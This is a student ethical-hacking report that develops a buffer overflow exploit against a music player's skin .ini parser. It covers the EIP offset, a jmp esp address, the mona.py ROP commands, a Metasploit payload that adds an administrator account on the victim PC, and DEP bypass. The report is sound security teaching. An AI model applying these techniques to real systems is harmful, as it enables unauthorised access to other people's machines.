Exploit Development

Exploiting a Music Player

Stuart Rankin

CMP320: Ethical Hacking 3

BSc Ethical Hacking Year 3

2020/21

Note that Information contained in this document is for educational purposes.

Abstract

This report aims to investigate a music player application in an attempt to find vulnerabilities and evaluate the extent to which they can be exploited through buffer overflows. As well as a discussion on Intrusion Detection Systems and how they can possibly be evaded.

The methodology was made up of identification of and proof of flaw. Following that a proof-of-concept (calculator) and an advanced exploit (adding an admin account to the victim's PC) were developed and demonstrated. This was initially done with DEP disabled for the application and then with DEP enabled it was attempted to be overcome using two techniques, ROP Chains and RET2LIBC.

In the application the skin functionality was investigated where an exploit was found. This exploit allowed for malicious exploitation of a buffer overflow. This was able to be exploited with both DEP disabled and enabled.

Contents

1 INTRODUCTION

1.1 BACKGROUND

A buffer overflow is a common vulnerability which can allow attackers to perform malicious actions such as code execution. To understand how a buffer overflow attack works an understanding of how low-level Windows memory architecture works must first be covered.

When a program is run, the OS puts the program and its variables into memory. Using virtual memory address translation, the physical addresses are mapped to virtual addresses. Certain ranges of memory address are used for different things. As can be seen in Figure 1, these are the kernel area, the stack, the heap and data and text (Coen Goedegebure, 2018).



Figure 1. Diagram of Process Memory layout (Coen Goedegebure, 2018).

The top area, the kernel, contains the command line arguments and the environment variables for the program.

The text area in memory also known as the code segment is the place in memory which contains the code of the program. It is often read-only to prevent any modifications to the code, accidental or not.

Above the text section is the data which can be further split into the BSS and the data areas. The BSS and the data segments are used for uninitialized and initialized variables, respectively.

The heap is made for dynamic memory allocation (variables whose size is known only during runtime).

The key area for buffer overflows is the stack. This holds the local variables used by the functions of the program. When a function is called, a stack frame, which can be seen in Figure 2, is pushed onto the top of the stack containing various values such as the return address, the base pointer and a buffer. Stack frames are added to the stack using a last in, first out order meaning the latest frames added are the first to be removed.



Figure 2. Diagram of a Stack Frame (Coen Goedegebure, 2018).

Another key piece of required knowledge is registers. There are a number of registers that are used to help. The EBP (Base Pointer) is used in the stack frame, it is set to the value of the ESP (Stack Pointer) when the function is called. The stack pointer is simply a pointer to the top of the stack as seen in Figure 3 below. The return address in the stack frame is another pointer which is set to the next instruction to be executed after the function, this tells the EIP (Instruction Pointer) what to run after the function has completed.

Register Name	Purpose
EAX (Accumulator Register)	Used in arithmetic operations
EBX (Base register)	Used as a pointer to data (located in segment register DS, when in segmented mode).
ECX (Counter Register)	Used in shift/rotate instructions and loops
EDX (Data Register)	Used in arithmetic operations and I/O operations.
ESP (Stack Pointer register)	Pointer to the top of the stack.
EBP (Stack Base Pointer register)	Used to point to the base of the stack.
ESI (Source Index register)	Used as a pointer to a source in stream operations.
EDI (Destination Index register)	Used as a pointer to a destination in stream operations.
EIP (Instruction Pointer)	The EIP register contains the address of the next instruction to be executed

Figure 3. Relevant Registers (wikibooks, 2020).

The vulnerability occurs when data pushed onto the stack is larger than the memory it was allocated, allowing it to overwrite memory. The attacker can then craft the input to perform malicious attacks. For example, if the program had allocated 50 bytes for user input but the user instead input a 54 A's (4 bytes to overwrite the base pointer) followed by an address which would overwrite the return address, the attacker can gain control of the EIP. The attacker could also shellcode after and overwrite the return address and point the EIP to the shellcode once the function returns, it would return to the overwritten address which would then execute the presumably malicious shellcode.

There are multiple techniques employed in an attempt to prevent code execution and the exploitation of buffer overflows. One method, DEP (Data Execution Prevention) prevents the execution on the stack. DEP, however, can be bypassed in a few ways. One way is through the use of Return-Oriented Programming (ROP). This is where the attacker crafts code by chaining various “ROP gadgets” (slices of code from various libraries which return) together. ROP Chains can even be used to disable DEP entirely.

Another method to bypass DEP is RET2LIBC or Return to C Library. This works by creating code that calls specific addresses, as the name suggests, in the C Library. One of the common functions used is the WinExec. The C Library is executable and since it's not using shellcode, DEP fails to prevent RET2LIBC attacks.

2 PROCEDURE

2.1 DEP ON

2.1.1 IDENTIFICATION AND PROOF OF FLAW

A flaw was found in the skin functionality of the media player using ini files. Using Perl an ini file was crafted, found under “crash1.pl” in Appendix A. Each .ini required the text "[CoolPlayer Skin] PlaylistSkin=" to work with the media player. The Perl script made the ini file with the required text and 3000 A’s. The media player was then attached to OllyDBG and when the ini file was entered it caused an access violation and, as be seen in Figure 4, overwrote the EIP with A’s. This revealed the vulnerability that could possibly be exploited. If 3000 A’s failed to overwrite the EIP the number of A’s would’ve been increased.



Figure 4. Overwritten EIP.

The next step was to find the distance to the EIP/size of the buffer so the EIP could be controlled. This was done using the program pattern_create and pattern_offset. Pattern_create allows for a pattern to be created for a specified character length to help identify the distance. This was done using the command “pattern_create.exe 3000 > pattern.txt” which would output the pattern into pattern.txt.

This pattern was used instead of the 3000 A's, the Perl file "crash2.pl" can be found in Appendix A. When this ini file was entered the EIP had a value of 69423869 as can be seen in Figure 5.



Figure 5. EIP Value from pattern_create's pattern.

The distance to the EIP was then found to be 1045 using the program pattern_offset with the command "pattern_offset.exe 69423869 3000" that can be seen below in Figure 6.



Figure 6. pattern_offset result.

The tools, pattern_create and pattern_offset, were used again to find how much room there was for shellcode. Using the tools, a pattern of 10000 was created and entered into a variation on crash2.pl, which can be found under crash3.pl. Using the OllyDBG the last pattern on the stack was used, "Mv2M" as can be seen in Figure 7. This was then used with pattern_offset and was found to be the last pattern in the 10000-character pattern. The space for shellcode was not tested further as 10000 was more than enough to create a proof-of-concept and an advanced exploit.



Figure 7. 10000-character pattern result

2.1.2 Proof of Concept

With this information a proof of concept exploit can be developed. For this example, when the ini file would be opened, a calculator would be run.

A test with 1045 A's was run, crash4.pl in Appendix A. The result of this can be found in Figure 8. 42424242 (BBBB) is where our pointer to our shellcode would go and 43434343 (CCCC) onwards would be our shellcode. As the memory address of the start of our shellcode contained a null byte, it can't just be jump to. Instead a "jmp esp" has to be found and used from a dll that the program is using.



Figure 8. Result of crash4.pl

For this, kernel32.dll and the tool findjmp were used. In Figure 9, kernel32.dll was searched for a jump to ESP using the command “findjmp.exe kernel32.dll esp” which found 3 usable addresses, 0x7C86467B was chosen.

```
C:\Documents and Settings\Administrator\Desktop\Coursework>findjmp.exe kernel32.
dll esp

Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning kernel32.dll for code useable with the esp register
0x7C8369F0      call esp
0x7C86467B      jmp esp
0x7C868667      call esp
Finished Scanning kernel32.dll for code useable with the esp register
Found 3 usable addresses
```

Figure 9. findjmp result.

This address would then replace the BBBB’s in crash4.pl which would overwrite the EIP so that when it is popped it returns to the shellcode which would be placed after the address. 16 NOP’s were also added before the shellcode as padding. No character-filtering had to be avoided. The complete Perl code for this can be found in Appendix A under “crashcalc.pl” and the result can be seen in Figure 10.



Figure 10. crashcalc.pl result.

2.1.3 Advanced Exploit

MSFGUI (Metasploit Framework Graphical User Interface) was used to generate an advanced exploit payload. This was done by navigating to payloads, then under Windows the relevant payloads can be found. For this example, adduser was selected, this by default creates a user account named Metasploit with the password Metasploit and adds the account to the administrator group on the victim's PC. As can be seen in Figure 11, the payload was encoded in x86/alpha_upper and outputted in Perl format. This then simply replaces the calculator shellcode in crashcalc.pl and can be found under crashadvanced.pl in Appendix A.



Figure 11. adduser screen on MSFGUI.

The result of this exploit can be found below in Figure 12. Under the accounts on the PC is an admin account named "metasploit" which can be logged in with the password "metasploit".



Figure 12. User Accounts on Victim's PC.

2.1.4 EGGHUNTING

When exploiting buffer overflows, there is sometimes a lack of space for shellcode. One way to circumvent this issue is through the use of a technique called egg hunting. This consists of a piece of shellcode, the egg hunter, which searches through memory to find a tag that indicates the start of the malicious shellcode and then executes it.

Whilst this was not required for this application, the concept can still be proven. For this another proof-of-concept was developed. Using a 32byte egg hunter developed by the Corelan Team (Corelan Team, 2010). A 200 NOP buffer was used to split the egg hunter and egg to show how it would work. This egg hunter uses the tag "w00t" which was placed before the previous used calculator shellcode in the ini file, this can be seen under egghunter.pl in Appendix A. For this proof-of-concept the amount of A's had to be lowered by 10 to 1035 as the previous distance to EIP was causing errors.

2.2 DEP ON

For the following sections, DEP was enabled, which is done by going to System Properties, navigating to Advanced and then Performance Settings and on the DEP tab, selecting “Turn on DEP for all programs and services…” like in Figure 13.



Figure 13. DEP enabled.

Now whenever any of the previous exploits, the error in Figure 14 is shown.



Figure 14. DEP Error Message.

Whilst DEP makes the stack non-executable, there are multiple ways to circumvent/disable this.

2.2.1 ROP Chains

A common way to bypass/disable DEP is through the use of ROP Chains. This was done with the python file mona.py, developed by the CoreLan team. This a python script that runs with Immunity Debugger and WinDBG and is used to help automate and speed up searches whilst developing exploits. To install Mona, Mona.py is simply copied/moved to the Immunity Debugger installation.

One of the pieces of information that is needed is an address of a RETN instruction which will be used to start the ROP Chain. To get this the command "!mona find -type instr -s 'retn' -m msvcrt.dll -cpb '\x00\x0a\x0d'" was used as seen in Figure 15. This command searches for a RETN instruction in the msvcrt module and skips any that include NULL, Line Feed and Carriage Returns. The results of this command can be found under find.txt in the Immunity Debugger installation folder. The only usable addresses are the ones marked "PAGE_EXECUTE_READ". For this the address "0x77c1258a" was chosen.



Figure 15. Mona finding RETN instructions.

The next step is to create a ROP Chain. Mona.py can also be used to generate ROP chains. The command to do this "!mona rop -n -m msvcrt.dll -cpb '\x00\x0a\x0d'" can be seen below. This command places the results in rop.txt and rop_chains.txt in the same place as find.txt. rop.txt contains useful ROP gadgets if the ROP Chain is to be built manually. Instead, rop_chains.txt was used which provides ROP chains that mona.py attempted to build. Many are not completed but VirtualAlloc() is, the pre-built chain in Python was then translated to Perl and used in a script with the RETN address, this can be found under ropchain.pl.

